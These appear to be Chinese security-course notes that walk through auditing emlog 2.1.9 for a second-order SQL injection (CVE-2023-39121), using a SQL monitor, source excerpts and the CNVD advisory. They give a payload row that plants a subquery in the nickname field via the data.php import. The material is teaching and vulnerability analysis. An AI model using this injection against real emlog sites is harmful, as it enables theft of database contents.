




发现再次访问后, 存在跳转, 关闭跳转后, 输出sql语句, 存在漏洞







### 3.3 PHP审计-原生开发-SQL注入-语句监控

- 3、emlog-CNVD-1Day-2次注入审计分析
- <https://www.cnvd.org.cn/flaw/show/CNVD-2023-65138>
- 审计流程:
- 数据库监控->user.php无可控->nickname->添加不可控->data.php可控->导出修改导入->触发二次注入
- /admin/data.php
- 导入文件时执行SQL文件中语句, 带入Payload
- INSERT INTO emlog\_user VALUES('110','','\$P\$BnTaZnToynOoAVP6T/MiTszc9ZAQNg.',(select version()),'writer','n','123@qq.com','0','1687261845','1687261845');
- /admin/user.php
- select查询nickname条件数据, 访问触发二次注入

(1) 根据漏洞提示分析漏洞点:

68.43

国家信息安全漏洞共享平台

CHINA NATIONAL VULNERABILITY DATABASE

正在讲: 小迪安全

当前位置: 首页 > 漏洞详细信息

### emlog SQL注入漏洞

★ 关注(0)

|         |                                                                                                                         |
|---------|-------------------------------------------------------------------------------------------------------------------------|
| CNVD-ID | CNVD-2023-65138                                                                                                         |
| 公开日期    | 2023-08-24                                                                                                              |
| 危害级别    | 中 (AV:N/AC:L/Au:M/CP:!/P:A/P)                                                                                           |
| 影响产品    | emlog emlog 2.1.9                                                                                                       |
| CVE ID  | CVE-2023-39121                                                                                                          |
| 漏洞描述    | emlog是emlog个人开发者的一套基于PHP和MySQL的CMS建站系统。                                                                                 |
| 漏洞类型    | 通用型漏洞                                                                                                                   |
| 参考链接    | <a href="https://nvd.nist.gov/vuln/detail/CVE-2023-39121">https://nvd.nist.gov/vuln/detail/CVE-2023-39121</a>           |
| 漏洞解决方案  | 厂商尚未提供漏洞修复方案, 请关注厂商主页更新:<br><a href="https://github.com/safe-b/CVE/issues/1">https://github.com/safe-b/CVE/issues/1</a> |
| 厂商补丁    | (无补丁信息)                                                                                                                 |
| 验证信息    | 已验证                                                                                                                     |
| 报送时间    | 2023-08-06                                                                                                              |
| 收录时间    | 2023-08-25                                                                                                              |
| 更新时间    | 2023-08-25                                                                                                              |
| 漏洞附件    | (无附件)                                                                                                                   |

在发布漏洞公告信息之前, CNVD竭力保证每各公告的准确性和可靠性。然而, 采纳和实施公告中的建议完全由用户自己决定, 其能够造成的后果和使用安全由用户自行承担, 与CNVD无关。

self-educated

漏洞描述: emlog 2.1.9版本存在SQL注入漏洞, 该漏洞源于文件/admin/user.php缺少对外部输入SQL语句的验证。攻击者可利用该漏洞执行非法SQL命令窃取数据库敏感数据。

漏洞类型: 通用型漏洞

参考链接: <https://nvd.nist.gov/vuln/detail/CVE-2023-39121>

漏洞解决方案: 厂商尚未提供漏洞修复方案, 请关注厂商主页更新: <https://github.com/safe-b/CVE/issues/1>

厂商补丁: (无补丁信息)

验证信息: 已验证

报送时间: 2023-08-06

收录时间: 2023-08-25

更新时间: 2023-08-25

漏洞附件: (无附件)

漏洞报告

证书查询

查看user.php文件

## (2) 分析user.php文件:

77.05

您正在共享屏幕

正在讲: 小迪安全

国家信息安全漏洞共享平台

MySQL Monitor

MySQL Monitor Client

MySQL数据库连接参数

127.0.0.1 3306 root

Disconnect

SQL执行记录监控



| event_time | user_host | thread_id | server_id | command_type | argument |
|------------|-----------|-----------|-----------|--------------|----------|
| 共 0 条记录    |           |           |           |              |          |

在项目中导入mysql监控工具  
输入数据库账号密码进行连接

MySQL Monitor Client Github:<https://github.com/cw1997/MySQL-Monitor>

Copyright © 2016 昌维[867597730@qq.com] [www.changwei.me](http://www.changwei.me) All rights reserved.

self-educated



```
21 if ($nickname) {
22     $condition = " and nickname like '%$nickname%'";
23 }
24 if ($page) {
25     $perpage_num = Option::get('admin_perpage_num');
26     $startId = ($page - 1) * $perpage_num;
27     $limit = "LIMIT $startId, " . $perpage_num;
28 }
29 $res = $this->db->query("SELECT * FROM " . DB_PREFIX . "user where 1=1 $condition order by u");
30 $users = [];
31 while ($row = $this->db->fetch_array($res)) {
32     $row['name'] = htmlspecialchars($row['nickname']);
33     $row['login'] = htmlspecialchars($row['username']);
34     $row['email'] = htmlspecialchars($row['email']);
35     $row['description'] = htmlspecialchars($row['description']);
36     $row['create_time'] = smartDate($row['create_time']);
37     $row['update_time'] = smartDate($row['update_time']);
38     $row['role'] = User::getRoleName($row['role'], (int)$row['uid']);
39     $users[] = $row;
}
```

根据sql语句定位到该地方

```
13 $this->db = Database::getInstance();
14 }
15
16 1个用法
16 public function getUsers($email = '', $nickname = '', $page = 1) {
17     $condition = $limit;
18     if ($email) {
19         $condition = " and email like '$email%'";
20     }
21     if ($nickname) {
22         $condition = " and nickname like '%$nickname%'";
23     }
24     if ($page) {
25         $perpage_num = Option::get('admin_perpage_num');
26         $startId = ($page - 1) * $perpage_num;
27         $limit = "LIMIT $startId, " . $perpage_num;
28     }
29     $res = $this->db->query("SELECT * FROM " . DB_PREFIX . "user where 1=1 $condition order by u");
30     $users = [];
}
```

查找该函数的使用方法

暂停播放 81:19

emlog\_pro 2.1.9 > admin > user.php

self-educated

正在讲话: 小迪安全;

项目

- views
- account.php
- article.php
- article\_save.php
- auth.php
- blogger.php
- comment.php
- data.php
- globals.php
- index.php
- link.php
- media.php
- navbar.php
- page.php
- plugin.php
- setting.php
- sort.php
- store.php
- tag.php
- template.php
- twitter.php
- upgrade.php
- user.php
- widgets.php

```
22 if (filter_var($keyword, filter: FILTER_VALIDATE_EMAIL)) {
23     $email = $keyword;
24 } else {
25     $nickname = $keyword;
26 }
27
28 $users = $User_Model->getUsers($email, $nickname, $page); 发现在这里调用了该函数
29 $usernum = $User_Model->getUserNum($email, $nickname);
30 $pageurl = pagination($usernum, Option::get('admin_perpage_num'), $page, url: './user.php?page=')
31
32 include View::getAdmView( template: 'header');
33 require_once View::getAdmView( template: 'user');
34 include View::getAdmView( template: 'footer');
35 View::output();
36 }
37
38 if ($action == 'new') {
39     $email = isset($_POST['email']) ? addslashes(trim($_POST['email'])) : '';
40     $password = isset($_POST['password']) ? addslashes(trim($_POST['password'])) : '';
```

版本控制 | TODO | 问题 | 终端 | 服务

启用自动重置配色方案? 你是否了解你可自动重置内置主题的配色方案? 这样你就可以自动更新中获得好处! /// 但是请小心, 你自己的修改会被 覆盖 (除非你复制了内置的配色... (10 分钟之前))

PHP: 7.0 28:31 LF UTF-8 4 个空格 emlog\_pro 2.1.9 Material Oceanic 21:34 2023-10-21

文件(F) 编辑(E) 视图(V) 导航(N) 代码(C) 重构(R) 运行(R) 工具(T) VCS(S) 窗口(W) 帮助(H) emlog\_pro 2.1.9 您正在共享屏幕 administrator

正在讲话: 小迪安全;

项目

- views
- account.php
- article.php
- article\_save.php
- auth.php
- blogger.php
- comment.php
- data.php
- globals.php
- index.php
- link.php
- media.php
- navbar.php
- page.php
- plugin.php
- setting.php
- sort.php
- store.php
- tag.php
- template.php
- twitter.php
- upgrade.php
- user.php
- widgets.php

```
14
15
16 function getUsers($email = '', $nickname = '', $page = 1) {
17     $condition = $limit = '';
18     if ($email) {
19         $condition = " and email like '$email%'";
20     }
21     if ($nickname) {
22         $condition = " and nickname like '%$nickname%'";
23     }
24     if ($page) {
25         $perpage_num = Option::get('admin_perpage_num');
26         $startId = ($page - 1) * $perpage_num;
27         $limit = "LIMIT $startId, " . $perpage_num;
28     }
29     $res = $this->db->query("SELECT * FROM " . DB_PREFIX . "user where 1=1 $condition order by uid desc $limit");
30     $users = [];
31     while ($row = $this->db->fetch_array($res)) {
```

其中该变量可以通过nickname控制

版本控制 | TODO | 问题 | 终端 | 服务

启用自动重置配色方案? 你是否了解你可自动重置内置主题的配色方案? 这样你就可以自动更新中获得好处! /// 但是请小心, 你自己的修改会被 覆盖 (除非你复制了内置的配色... (15 分钟之前))

PHP: 7.0 32:38 LF UTF-8 4 个空格 emlog\_pro 2.1.9 Material Oceanic 21:38 2023-10-21



emlog\_pro\_2.1.9 > admin > user.php

```
13 require_once 'globals.php';
14
15 $User_Model = new User_Model();
16
17 if (empty($action)) {
18     $page = Input::getIntVar( var_name: 'page', var_default: 1);
19     $keyword = Input::getStrVar( var_name: 'keyword');
20
21     $email = $nickname = '';
22     if (filter_var($keyword, filter: FILTER_VALIDATE_EMAIL)) {
23         $email = $keyword;
24     } else {
25         $nickname = $keyword;
26     }
27
28     $users = $User_Model->getUsers($email, $nickname, $page);
29     $usernum = $User_Model->getUserNum($email, $nickname);
30     $pageurl = pagination($usernum, Option::get('admin_perpage_num'), $page, url: './user.php?page=')
31 }
```

但是发现在代码上面, 该值为空, 因此要换思路, 二次注入

`FILTER_VALIDATE_EMAIL = 274: int`  
标记 "validate\_email" 过滤器。  
Source: C:\Users\Administrator\AppData\Roaming\JetBrains\PhpStorm2022.3/plugins/doc\_plugin\_cn.jar/library/filter.php  
[www.php.net/manual/en/filter.filters.validate.php](http://www.php.net/manual/en/filter.filters.validate.php)

192.168.1.148/mysql/mysql\_monitor\_client.html



self-educated



MySQL Monitor Client 首页 使用方法 github仓库 博客

| 时间                         | IP                                   | 用户名 | 操作 | SQL                                                                         |
|----------------------------|--------------------------------------|-----|----|-----------------------------------------------------------------------------|
| 2023-10-21 21:43:40.295391 | emlog[emlog] @ localhost [127.0.0.1] | 466 | 1  | Query SELECT * FROM emlog_user WHERE username = 'xiaodi' AND state = 0      |
| 2023-10-21 21:43:40.295925 | emlog[emlog] @ localhost [127.0.0.1] | 466 | 1  | Query SELECT * FROM emlog_user where 1=1 order by uid desc LIMIT 0, 15      |
| 2023-10-21 21:43:40.296069 | emlog[emlog] @ localhost [127.0.0.1] | 466 | 1  | Query SELECT * FROM emlog_user where 1=1 order by uid desc LIMIT 0, 15      |
| 2023-10-21 21:43:40.296820 | emlog[emlog] @ localhost [127.0.0.1] | 466 | 1  | Query SELECT * FROM emlog_user where 1=1 order by uid desc LIMIT 0, 15      |
| 2023-10-21 21:43:41.306292 | emlog[emlog] @ localhost [127.0.0.1] | 466 | 1  | Query SELECT * FROM emlog_user where 1=1 order by uid desc LIMIT 0, 15      |
| 2023-10-21 21:43:41.306417 | emlog[emlog] @ localhost [127.0.0.1] | 466 | 1  | Query SELECT * FROM emlog_user where 1=1 order by uid desc LIMIT 0, 15      |
| 2023-10-21 21:43:41.306453 | emlog[emlog] @ localhost [127.0.0.1] | 466 | 1  | Query SELECT * FROM emlog_user where 1=1 order by uid desc LIMIT 0, 15      |
| 2023-10-21 21:43:41.306878 | emlog[emlog] @ localhost [127.0.0.1] | 466 | 1  | Query SELECT * FROM emlog_user where 1=1 order by uid desc LIMIT 0, 15      |
| 2023-10-21 21:43:41.308864 | emlog[emlog] @ localhost [127.0.0.1] | 466 | 1  | Query SELECT * FROM emlog_user where 1=1 order by uid desc LIMIT 0, 15      |
| 2023-10-21 21:43:41.309690 | emlog[emlog] @ localhost [127.0.0.1] | 466 | 1  | Query SELECT * FROM emlog_user where 1=1 order by uid desc LIMIT 0, 15      |
